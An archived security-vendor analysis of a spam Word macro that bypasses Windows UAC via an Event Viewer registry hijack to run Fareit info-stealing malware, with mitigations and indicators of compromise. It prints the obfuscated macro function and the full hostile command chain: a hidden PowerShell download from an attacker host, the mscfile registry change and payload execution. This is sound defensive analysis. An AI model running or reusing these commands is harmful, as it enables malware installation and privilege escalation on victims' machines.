
Malicious Macro Bypasses UAC to Elevate Privilege for Fareit Malware

By Joie Salvio and Rommel Joven

Published: 2016-12-16 · Archived: 2026-04-06 01:19:36 UTC



To survive, Macro downloaders have to constantly develop new techniques for evading sandbox environments and anti-virus applications. Recently, Fortinet spotted a malicious document macro designed to bypass Microsoft Windows' UAC security and execute Fareit, an information stealing malware, with high system privilege.

SPAM

This malicious document is distributed by a SPAM email. As part of its social engineering, strategy it is presented in the context of someone being interested in a product.




Fig.1 SPAM with the malicious document

As usual, when the document is opened the targeted victim is instructed to enable Microsoft Word's macro execution. In doing so, the malicious macro executes in the background.




Fig.2 Malicious document instructs user to allow macro

The macro uses simple obfuscation by inserting garbage characters into real strings.

```
Public Function hybridtenant(hnugvczrgdaqzv)
uiutjvpisyr = "xrkggesjilwt"
differtop = 878
'ttqiotimqdlxgwftentooth
'311
twyeerpakixtzvkp = "*" & hnugvczrgdaqzv & "*"    '*char*
If Not "Z6RYRA4AJY" Like twyeerpakixtzvkp Then  'check if garbage character
hybridtenant = hnugvczrgdaqzv            'add to real strig if not garbage
Else
'engageputuddmgadzygomgtrdkmc
'464
hybridtenant = ""                        'ignore if character is garbage
```

Fig.3 Function to remove the garbage characters

Here is an example:

> *ARcAm4YdAJ.JZe4xReJ R/RcJY 6Ap64oA6wYeAJrZZsYJhAAe4lRl …*

Below is the full shell command executed by the macro:

```
cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object
System.Net.WebClient).DownloadFile('http://hawkresultbox.net/logs/sick.exe','%TEMP%\sick.exe') &
reg add HKCU\Software\Classes\mscfile\shell\open\command /d %tmp%\sick.exe /f &
C:\Windows\system32\eventvwr.exe & PING -n 15 127.0.0.1>nul & %tmp%\sick.exe
```

It’s common behavior for a malicious document macro to download and execute malware. However, what’s interesting with this attack is that it executes the Fareit malware (sick.exe) with “High” privilege. In a default UAC setting, it should not be possible to do this without the UAC permission prompt popping up. Bypassing that setting has everything to do with the executed Windows native application, eventvwr.exe.




Fig.4 Macro executes Event Viewer and Fareit (sick.exe)

UAC Bypass and Privilege Escalation

An application running with high privilege in the system means access to more resources that would otherwise be inaccessible if running with lower privilege. In terms of malware, this means more data that can be stolen and more changes that can be done to the system.

UAC is a security feature that prevents an application from executing with higher privileges without the user’s permission. It is also a very convenient feature that allows users to perform non-administrator and administrator tasks without switching users.

To understand the shell command, let’s divide it into four sections.

The first section simply downloads the Fareit malware and drops it as *%TEMP%\sick.exe*.

Command:

```
cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object
System.Net.WebClient).DownloadFile('http://hawkresultbox.net/logs/sick.exe','%TEMP%\sick.exe')
```




Fig.5 Network log of the malware download

The second section is where it starts to get really interesting. The malware adds the following entry to the registry:

Key: *HKCU\Software\Classes\mscfile\shell\open\command*

(default): %temp%\sick.exe

Command:

reg add HKCU\Software\Classes\mscfile\shell\open\command /d %tmp%\sick.exe /f




Fig. 6 Malware modifies the registry related to opening .msc files

HKCU\Software\Classes contains registry entries that dictate the default software to be used when opening files based on file types. Adding the above malware registry means it will execute every time an *mscfile (.msc)* is opened. But there is a more important reason for changing this registry.

Let's take a look at the third section of the command. After modifying the registry, it executes Microsoft's Event Viewer application, a tool used to view application and system logs for monitoring and troubleshooting.

Command:

C:\Windows\system32\eventvwr.exe & PING -n 15 127.0.0.1>nul

Event Viewer needs to execute the Microsoft Management Console (mmc.exe) to work. MMC is a tool that serves as an interface for Windows administrative tools. But first, it needs to locate mmc.exe. The application does this by querying *HKCU\Software\Classes\mscfile\shell\open\command* and *HKCR\mscfile\shell\open\command*, in that order. However, we now know that the malicious macro has already added the path of the downloaded Fareit malware to the former, which means that the malware will be executed instead of MMC.

Now, it is very important to note that Event Viewer has an auto-elevate parameter. This means it does not need UAC permission to execute in a high privilege. This also means that any child process, Fareit malware in this case, executed by this application will have the same high privilege.

The main problem is that a high-privilege Windows native application (eventvwr.exe) bases its parameters or dependency on system artifacts that can be easily modified by a process with a lower privilege.

Discovery and detailed analysis of this recent UAC bypass technique was posted by *enigma0x3* here only a few months ago.

The fourth section of the command simply executes the Fareit malware again. This may just be a fail-safe mechanism in case the attempt to execute it in high privilege does not work.

Command:

%tmp%\sick.exe

Conclusion

Macro malware attacks have been around for a long time, mainly because they are very effective at social engineering schemes. Over time, they have become more aggressive and creative in evading detections for themselves and their payloads, and this current example is another advance development that we will surely start to see in other variants.

It was not long ago when security researchers presented a POC of this UAC bypass. Sharing this kind of information to the public always has its pros and cons. For the security community, it can serve as a good heads-up to plan and mitigate its bad effects. However, as the good guys become aware of it, there's a good chance that the bad guys are aware of it too.

In summary, then, here are a few simple security measures that can be implemented to mitigate these sorts of attacks:

- Disable execution of Macros, if not in use
- Change the default setting of UAC to "Always Notify"
- Be vigilant on opening emails and documents from unknown sources

-= FortiGuardLion Team =-

Samples (SHA256)

2e4a232753459ee64adfa1931d1bae5f3128e70918027c230c7da93aad69889b (sick.exe) - W32/Fareit.CIBX!tr.pws

6dd7f947258458646153c414e0861c7257b794af5f03d37e0e9dc38e2c7126cf (scan002939110.doc) - WM/Fareit.UAC!tr.dldr

d503aaa145be93e23e0e2d9a19ca89c9efd9729513d30f9be11db174c8ed6a9c(scan002939110.doc) - WM/Fareit.UAC!tr.dldr

IOC

Added Registry:

Key: *HKCU\Software\Classes\mscfile\shell\open\command*

(default): %temp%\sick.exe

Added File:

%temp%\sick.exe

Network Connections:

http[:]//hawkresultbox[.]net/logs/sick.exe

http[:]//hawkresultbox[.]net/code/nam/gate.php

http[:]//hawkresultbox[.]net/code/nam/shit.exe
